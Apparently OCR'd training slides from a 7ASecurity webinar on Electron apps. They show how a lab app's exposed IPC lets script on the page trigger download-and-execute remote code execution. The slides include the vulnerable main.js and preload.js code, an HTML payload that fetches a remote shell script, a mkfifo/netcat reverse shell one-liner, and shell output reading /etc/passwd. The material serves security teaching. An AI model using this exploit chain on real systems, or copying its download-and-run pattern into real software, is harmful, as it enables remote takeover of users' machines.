


Fig.: RCE without warnings via user click

SECURITY

DEMO

Part 4:
RCE via IPC

Download app:

https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable3.zip

IPC RCE [1 / 2]

Requirement #1: The main process has some IPC listener:

```
const { ipcMain } = require('electron')

ipcMain.on('getUpdate', (event, url) => {
    console.log('getUpdate: ' + url)
    mainWindow.webContents.downloadURL(url)
    mainWindow.download_url = url
});
```

Requirement #2: The renderer process exposes the IPC (via preload.js):

```
window.electronSend = (event, data) => {
    ipcRenderer.send(event, data);
};
```

IPC RCE [2 / 2]

Reverse Shell via IPC RCE:

URL:
https://7as.es/electron/ipc_rce/linux_rev_shell.html

Contents:

```
<script>
electronSend("getUpdate","https://7as.es/electron/ipc_rce/rev_shell.sh")
</script>
```

Result:
Javascript on the app (i.e. via XSS) can invoke functionality of the main process (more privileged) via IPC.

RCE via Lack of Content Isolation: Using IPC

So far we have exploited electronOpenInBrowser because it dangerously exposes the shell.openExternal RCE sink without validation:

Affected File:

`preload.js`

Affected Code:

```
window.electronOpenInBrowser = (url) => {
     shell.openExternal(url);
};
```

However, another issue that can happen is that the preload script exposes Electron IPCs to the client. In this case electronListen and electronSend allow invoking any Electron event:

SECURITY

RCE via Lack of Content Isolation: Using IPC

Affected File:

`preload.js`

Affected Code:

```
window.electronListen = (event, cb) => {
    ipcRenderer.on(event, cb);
};

window.electronSend = (event, data) => {
     ipcRenderer.send(event, data);
};
```

RCE via Lack of Content Isolation: Using IPC

This means that any XSS on the electron app will allow:

1. Listening on events from the main process to the renderer process (electronListen)
2. Send events from the renderer process to the main process (electronSend)

So, what is the impact of this? How bad is it?

It really depends on what the main process exposes in terms of IPC listeners and custom functionality using IPCs, as usual, the more listeners the more attack potential :)

The following example has been simplified and implemented based on an issue observed in one of our penetration tests, can you find the vulnerability?
DO NOT continue until you have spent at least 5 minutes staring at the code below to find the vulnerability by yourself:

RCE via Lack of Content Isolation: Using IPC

Affected File:

main.js

Affected Code:

```
const { ipcMain } = require('electron')

ipcMain.on('getUpdate', (event, url) => {
      console.log('getUpdate: ' + url)
      mainWindow.webContents.downloadURL(url)
      mainWindow.download_url = url
});
mainWindow.webContents.session.on('will-download', (event, item, webContents) => {
      console.log('downloads path=' + app.getPath('downloads'))
      console.log('mainWindow.download_url=' + mainWindow.download_url);
      url_parts = mainWindow.download_url.split('/')
      filename = url_parts[url_parts.length-1]
      mainWindow.downloadPath = app.getPath('downloads') + '/' + filename
      console.log('downloadPath=' + mainWindow.downloadPath)
      // Set the save path, making Electron not to prompt a save dialog.
      item.setSavePath(mainWindow.downloadPath)
```

RCE via Lack of Content Isolation: Using IPC

```
item.on('updated', (event, state) => {
      if (state === 'interrupted') {
            console.log('Download is interrupted but can be resumed')
      }
      else if (state === 'progressing') {
            if (item.isPaused()) console.log('Download is paused')
            else console.log(`Received bytes: ${item.getReceivedBytes()}`)
      }
})

item.once('done', (event, state) => {
      if (state === 'completed') {
            console.log('Download successful, running update')
            fs.chmodSync(mainWindow.downloadPath, 0755);
            var child = require('child_process').execFile;
            child(mainWindow.downloadPath, function(err, data) {
                  if (err) { console.error(err); return; }
                  console.log(data.toString());
            });
            }
```


SECURITY

RCE via Lack of Content Isolation: Using IPC

```
      else console.log(`Download failed: ${state}`)
 })
})
```

Solution:

We are on main.js, so this is the main process (with more privileges and not protected by CSP), if you don't remember from the earlier course, you can find where the main process starts on the package.json file:

Command:

```
grep "main" package.json
```

Output:

```
"main": "main.js",
```

RCE via Lack of Content Isolation: Using IPC

The app first creates ipcMain to deal with handling off events from the renderer process:

```
const { ipcMain } = require('electron')
```

An interesting getUpdate event is then defined, so this event will be callable via XSS from the renderer process, this calls mainWindow.webContents.downloadURL:

```
ipcMain.on('getUpdate', (event, url) => {
 console.log('getUpdate: ' + url)
 mainWindow.webContents.downloadURL(url)
 mainWindow.download_url = url
});
```

mainWindow.webContents.downloadURL fires the 'will-download' event, which means mainWindow.webContents.session.on('will-download'[...] will be called next, this event is in charge of handling the download itself:

RCE via Lack of Content Isolation: Using IPC

```
mainWindow.webContents.session.on('will-download', (event, item, webContents) => {
console.log('downloads path=' + app.getPath('downloads'))
console.log('mainWindow.download_url=' + mainWindow.download_url);
url_parts = mainWindow.download_url.split('/')
filename = url_parts[url_parts.length-1]
mainWindow.downloadPath = app.getPath('downloads') + '/' + filename
console.log('downloadPath=' + mainWindow.downloadPath)
```

VERY IMPORTANT: An electron user prompt is avoided by specifying the full path where the file is to be saved (filename from URL, user downloads path):

```
// Set the save path, making Electron not to prompt a save dialog.
item.setSavePath(mainWindow.downloadPath)

item.on('updated', (event, state) => {
      if (state === 'interrupted') {
            console.log('Download is interrupted but can be resumed')
      }
```

RCE via Lack of Content Isolation: Using IPC

```
        else if (state === 'progressing') {
                if (item.isPaused()) console.log('Download is paused')
                else console.log(`Received bytes: ${item.getReceivedBytes()}`)
        }
})
```

The downloaded file is then given executable permissions and is then run!

```
item.once('done', (event, state) => {
        if (state === 'completed') {
                console.log('Download successful, running update')
                fs.chmodSync(mainWindow.downloadPath, 0755);
                var child = require('child_process').execFile;
                child(mainWindow.downloadPath, function(err, data) {
                        if (err) { console.error(err); return; }
                        console.log(data.toString());
                });
                }
        else console.log(`Download failed: ${state}`)
```

RCE via Lack of Content Isolation: Using IPC

```
 })
})
```

Do you know what we can do with this now? Can you see the vulnerability?

Please try again before jumping to the next page!

Armed with this knowledge, we can now craft an exploit so that from the renderer process we invoke functionality of the main process to gain RCE:

Step 1: Calling getUpdate via electronSend

As we saw, “getUpdate” will download, give executable permissions and run whatever file it is given from a URL. So, to get a reverse shell in Linux we can give it a bash script:

URL:
https://7as.es/electron/ipc_rce/linux_rev_shell.html

RCE via Lack of Content Isolation: Using IPC

Contents:

```
<script>
electronSend("getUpdate","https://7as.es/electron/ipc_rce/rev_shell.sh")
</script>
```

Step 2: Craft the Reverse Shell Payload

Depending on the platform & environment this could be a .bat, .exe, .jar, .dmg, .sh etc. In this case we are using a reverse shell for Linux:

URL:

https://7as.es/electron/ipc_rce/rev_shell.sh

Contents:

```
#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f
```

RCE via Lack of Content Isolation: Using IPC

Step 3: Prepare the netcat listener on the same machine the app is running

Command:

```
nc -nvlp 4444
```

Output:

```
Listening on [0.0.0.0] (family 0, port 4444)
```

Step 4: Exploit

Once all of the above is in place, we can try the link from the Vulnerable 3 app:

Link to Use:
https://7as.es/electron/ipc_rce/linux_rev_shell.html

RCE via Lack of Content Isolation: Using IPC

Send that via the text area section:




Fig.: Testing the IPC RCE in Linux

RCE via Lack of Content Isolation: Using IPC

VERY IMPORTANT:
Note how the console.log calls from the vulnerable code show up in the terminal window where the app is running (NOT on the Electron window's console!). This is because console.log writes to the terminal in Electron (like Node.js) when this is done from the main process. Only the renderer process writes to the Developer Console in the Electron window.

The terminal where you ran the app at this point should look somewhat like this:

Command:

```
alert1@7ASecurity:~/labs/lab3/vulnerable3$ npm start
```

RCE via Lack of Content Isolation: Using IPC

Output:

```
[...]

main.js complete
[...]
getUpdate: https://7as.es/electron/ipc_rce/rev_shell.sh
downloads path=/home/alert1/Downloads
mainWindow.download_url=https://7as.es/electron/ipc_rce/rev_shell.sh
downloadPath=/home/alert1/Downloads/rev_shell.sh
Received bytes: 0
Received bytes: 90
Received bytes: 90
Received bytes: 90
Received bytes: 90
Download successful, running update
```

RCE via Lack of Content Isolation: Using IPC

So the application has downloaded and run the “update”, let’s check our reverse shell terminal window:

Command:

```
nc -nvlp 4444
```

Output:

```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 55162 received!
$ id
uid=1000(alert1) gid=1000(alert1)
groups=1000(alert1),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin
),126(sambashare)
$ ls -l
total 64
```

RCE via Lack of Content Isolation: Using IPC

```
-rw-r--r--  1 alert1 alert1  1586 Jul 15 14:57 index.html
-rw-r--r--  1 alert1 alert1  4384 Jul 18 09:54 main.js
drwxr-xr-x 85 alert1 alert1  4096 Jul 17 16:03 node_modules
-rw-r--r--  1 alert1 alert1   478 Feb 15 12:56 package.json
-rw-r--r--  1 alert1 alert1 26776 Feb 15 12:57 package-lock.json
-rw-r--r--  1 alert1 alert1  1238 Feb 17 13:19 payloads.txt
-rw-r--r--  1 alert1 alert1  1387 Jul 17 14:49 preload.js
-rw-r--r--  1 alert1 alert1    72 Jun  5 16:37 README
-rw-r--r--  1 alert1 alert1   852 Jun  4 07:55 renderer.js
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

DEMO

Questions

QUESTIONS
why
what
when
where
who
what
why
who
where
what
how
how
where

More Free Workshops [Vuln apps, Slides, Recording]

& Free Reports:

https://7asecurity.com/free

https://deepsec.net

> admin@7asecurity.com

> @7asecurity

> @7a_

> @owtfp [OWASP OWTF - owtf.org]

Any questions? :)

+ 7asecurity.com